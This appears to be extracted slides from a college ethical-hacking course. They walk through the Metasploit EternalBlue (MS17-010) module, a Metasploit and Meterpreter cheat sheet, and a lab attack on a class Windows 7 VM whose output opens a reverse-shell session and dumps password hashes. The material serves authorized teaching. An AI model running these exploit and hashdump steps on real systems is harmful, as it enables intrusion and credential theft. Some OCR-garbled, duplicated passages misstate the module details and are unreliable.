This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

Module type : *exploit* Rank : *average* Platforms : *Windows*


[MS17-010 SMB RCE Detection](#)

Uses information disclosure to determine if MS17-010 has been patched or not. Specifically, it connects to the IPC\$ tree and attempts a transaction on FID 0. If the status returned is "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the MS17-010 patch. If the machine is missing the MS17-010 patch, the module will check for an existing DoublePulsar (ring 0 shellcode/malware) infection. This module does not require valid SMB credentials in default server configurations. It can log on as the user "\\" and connect to IPC\$.

Module type : *auxiliary* Rank : *normal*

Scroll down and click on the first "Kernel Pool Corruption" exploit

http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2017-0143



The screenshot shows a web browser window with the following details:

- Title Bar:** CVE-2017-0147 MS17-01
- Address Bar:** https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue
- Toolbar:** Apps, Yahoo, Cabrillo College, Health, Network, Other bookmarks
- Page Content:**
 - Section:** Vulnerability & Exploit Database
 - Module Name:** MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
 - Description:** This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow in mmintrin operation in SrvSrv!ObCreateFile. The size is calculated in SrvSrv!ObCreateFile!SlowIoTbf, with mathematical error where a DWORD is treated as a WORD. The exploit is triggered when a file is opened with the wrong offset. The exploit is compiled in exploit/windows/smb/ms17_010_eternalblue. The exploit, by default, will trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the streak runs again. The module will attempt to use Anonymous logon, by default, to authenticate to perform its options. It will use those instead. On some systems, this module may work more likely with some payloads.
 - Module Options:** To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show targets
...targets...
msf exploit(ms17_010_eternalblue) > set TARGET <target-id>
msf exploit(ms17_010_eternalblue) > show options
...show and set options...
msf exploit(ms17_010_eternalblue) > exploit
```

Rapid7 website

https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue

Review the exploit information

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show targets
...targets...
msf exploit(ms17_010_eternalblue) > set TARGET <target-id>
msf exploit(ms17_010_eternalblue) > show options
...show and set options...
msf exploit(ms17_010_eternalblue) > exploit
```

Related Vulnerabilities

[Microsoft CVE-2017-0147: Windows SMB Information Disclosure Vulnerability](#)
[Microsoft CVE-2017-0146: Windows SMB Remote Code Execution Vulnerability](#)
[Microsoft CVE-2017-0143: Windows SMB Remote Code Execution Vulnerability](#)
[Microsoft CVE-2017-0145: Windows SMB Remote Code Execution Vulnerability](#)
[Microsoft CVE-2017-0148: Windows SMB Remote Code Execution Vulnerability](#)
[Microsoft CVE-2017-0144: Windows SMB Remote Code Execution Vulnerability](#)

Related Modules

[MS17-010 SMB RCE Detection](#)

SANS Metasploit Cheatsheet

https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf

Metasploit Post Modules
With an available Metasploit session, post modules can be run on the target machine.

```
metasploit > run post/multi/gather/env
Post Modules on a Backgrounded Session
msf > use post/windows/gather/hashdump
msf > show options
msf > set SESSION 1
msf > run
```

Useful Auxiliary Modules

```
Port Scanner:
msf > use auxiliary/scanner/portscan/tcp
msf > set RHOSTS 10.10.10.0/24
msf > run

DNS Enumeration:
msf > use auxiliary/gather/dns_enum
msf > set DOMAIN target.tgt
msf > run

FTP Server:
msf > use auxiliary/server/ftp
msf > set LPORT 4444
msf > run

Proxy Server:
msf > use auxiliary/server/socks4
msf > run

Any proxied traffic that matches the subnet of a route will be routed through the session specified by route. Use proxymaps configured for socks4 to route any application's traffic through a Metasploit session.
```

msfvenom
The msfvenom tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files and optionally encode them. This tool replaces the former msfpayload and msfencode tools. Run with '-l payloads' to get a list of payloads.

```
msf > use exploit/multi/handler
msf > set PAYLOAD windows/meterpreter/reverse_tcp
msf > set LHOST=192.168.1.11
msf > set LPORT=4444 > met
msf > run
```

Metasploit Cheat Sheet
POCKET REFERENCE GUIDE
<http://www.hacking-sans.org/references>

Purpose
The purpose of this cheat sheet is to describe some common options for some of the various components of the Metasploit Framework.

Tools Described on This Sheet

Metasploit
The Metasploit Framework is a development platform for developing and using security tools and exploits.

Metasploit Meterpreter
The Meterpreter is a component within the Metasploit Framework that provides control over an exploited target system, running as a DLL loaded inside of any process on a target machine.

Metasploit msfvenom
The msfvenom tool is a component of the Metasploit Framework that allows users to generate a stand-alone payload or exploit within the framework. Payloads can be generated in a variety of formats including executable, Ruby script, and raw shellcode. The msfvenom tool can also encode payloads to help avoid detection.

Metasploit Console Basics (msfconsole)

Search for module:
msf > search [regex]

Specify and exploit to use:
msf > use exploit/[ExploitPath]

Specify a Payload to use:
msf > set PAYLOAD [PayloadPath]

Show options for the current modules:
msf > show options

Set options:
msf > set [Option] [Value]

Start exploit:
msf > exploit

Metasploit Console Basics (msfconsole)

Search for module:
msf > search [regex]

Specify and exploit to use:
msf > use exploit/[ExploitPath]

Specify a Payload to use:
msf > set PAYLOAD [PayloadPath]

Show options for the current modules:
msf > show options

Set options:
msf > set [Option] [Value]

Start exploit:
msf > exploit

Metasploit Meterpreter (contd)

Process Commands:
getpid: Display the process ID that Meterpreter is running inside
getuid: Display the user ID that Meterpreter is running with
ps: Displays process list
kill: Terminate a process given its process ID
kll: Kill a process given its process ID
run: Run a given program with the privileges of the process the meterpreter is loaded in
migrate: Jumps to a given target process ID
- Target process must have same or lesser privileges
- Target process may be a more stable process
- When inside a process, can access any files that process has a lock on

Network Commands:
ipconfig: Show network interface information
postfwd: Forward packets through TCP session
route: Manage/view the system's routing table

Misc Commands:
idletime: Display the duration that the GUI of the target machine has been idle
wctrl [enable/disable] [keyboard/mouse]: Control the keyboard or mouse of the target machine
screenshot: Save as image a screenshot of the target machine

Additional Modules:
use [module]: Load the specified module
Example:
use exploit/windows/http/hashdump
hashdump: Dump the hashes from the box
timestamp: Alter NTFS file timestamps

Metasploit Console Basics (msfconsole)

Search for module:

msf > search [regex]

Specify and exploit to use:

msf > use exploit/[ExploitPath]

Specify a Payload to use:

msf > set PAYLOAD [PayloadPath]

Show options for the current modules:

msf > show options

Set options:

msf > set [Option] [Value]

Start exploit:

msf > exploit

https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf

Metasploit Eternal Blue Attack on EH-Win7

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "Terminal" and it displays the following text:

```
[+] 10.76.5.207:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.76.5.207:445 - CORE raw buffer dump (40 bytes)
[*] 10.76.5.207:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 10.76.5.207:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 10.76.5.207:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 10.76.5.207:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.76.5.207:445 - Trying exploit with 17 Groom Allocations.
[*] 10.76.5.207:445 - Sending all but last fragment of exploit packet
[*] 10.76.5.207:445 - Starting non-paged pool grooming
[+] 10.76.5.207:445 - Sending SMBv2 buffers
[+] 10.76.5.207:445 - Closing SMBv1 connection creating free hole adjancency
[*] 10.76.5.207:445 - Sending final SMBv2 buffers.
[*] 10.76.5.207:445 - Sending last fragment of exploit packet!
[*] 10.76.5.207:445 - Receiving response from exploit packet
[+] 10.76.5.207:445 - ETERNALBLUE overwrite completed successfully (0x1)
[*] 10.76.5.207:445 - Sending egg to corrupted connection.
[*] 10.76.5.207:445 - Triggering free of corrupted buffer.
[*] Sending stage (205379 bytes) to 10.76.5.207
[*] Meterpreter session 1 opened (10.76.5.150:4444 -> 10.76.5.207:4929)
[*] 10.76.5.207:445 - =====-
[*] 10.76.5.207:445 - =====WIN=====
[*] 10.76.5.207:445 - =====-
[*] 10.76.5.207:445 - =====-
```

Below the terminal window, the Metasploit command history is shown:

```
use exploit/windows/smb/ms17_010_永恒之蓝
show targets
set TARGET 0
show options
set RHOST 10.76.5.207
set PAYLOAD windows/x64/meterpreter/reverse_tcp
show options
set LHOST 10.76.5.150
exploit
sysinfo
hashdump
```

At the bottom of the terminal window, the meterpreter session is active:

```
meterpreter > sysinfo
Computer : EH-WIN7-05
OS : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
c1s76:1000:aad3b435b51404eeaad3b435b51404ee:020356e54c9ee2bc1975862b71b4f39f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Assignment



The screenshot shows a web page for 'CIS 76 Linux Lab Exercise'. At the top left is the Cabrillo College logo. The main title is 'CIS 76 Linux Lab Exercise' with a subtitle 'Lab 5: Scanning Fall 2016'. Below the title is a large green background image of a textured surface, possibly a rock or a piece of wood. The text 'Lab 5: Scanning' is repeated below the title. A note states: 'This lab takes a look at doing port scans using nmap then following up with deeper vulnerability scans using Nikto and OpenVAS'. A red warning message reads: 'Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!'. Below this, it says: 'For this lab you have authorization to hack the VMs in the VLab pod assigned to you.' A 'Preparation' section lists two bullet points: 'Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.' and 'Determine which VLab pod number you were assigned. See the link on the left panel of the class website.' A 'Part 1 – Pod configuration' section contains one numbered instruction: '1) If you haven't already configured your pod in the previous labs, then follow the instructions here: <https://simms-teach.com/docs/cis76/cis76-podSetup.pdf>'.

*Lab 5 due
next week*

A photograph of a sunset over a beach. The sky is filled with vibrant orange, red, and purple clouds. A dark silhouette of a cliff or headland is visible on the right side. The ocean is calm, and the horizon line is low. Overlaid on the left side of the image is the text "Wrap up" in a large, white, sans-serif font.

Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 5

Quiz questions for next class:

Insure the apache2 service is running on your OWASP VM:

- From your pod Kali, do a SYN scan of your OWASP VM, what is the status of port 80?
- From your pod Kali, do a ACK scan on port 80 on your OWASP VM. Is a stateful firewall present?
- From your pod Kali, do a NULL scan on port 25 of your OWASP VM. Is an SMTP service running?

Test 1



Notes to instructor

- [] Schedule end of practice test on Canvas *[T-30]*
- [] Remove password on real test on Canvas *[T-0]*
- [] Add Steganography file to /home/cis76/depot
 - cp ~/cis76/test01/bryce-76.jpg /home/cis76/depot *[at job T-0]*
- [] Schedule end of real test on Canvas *[at splashdown-1]*



Test 1

Backup

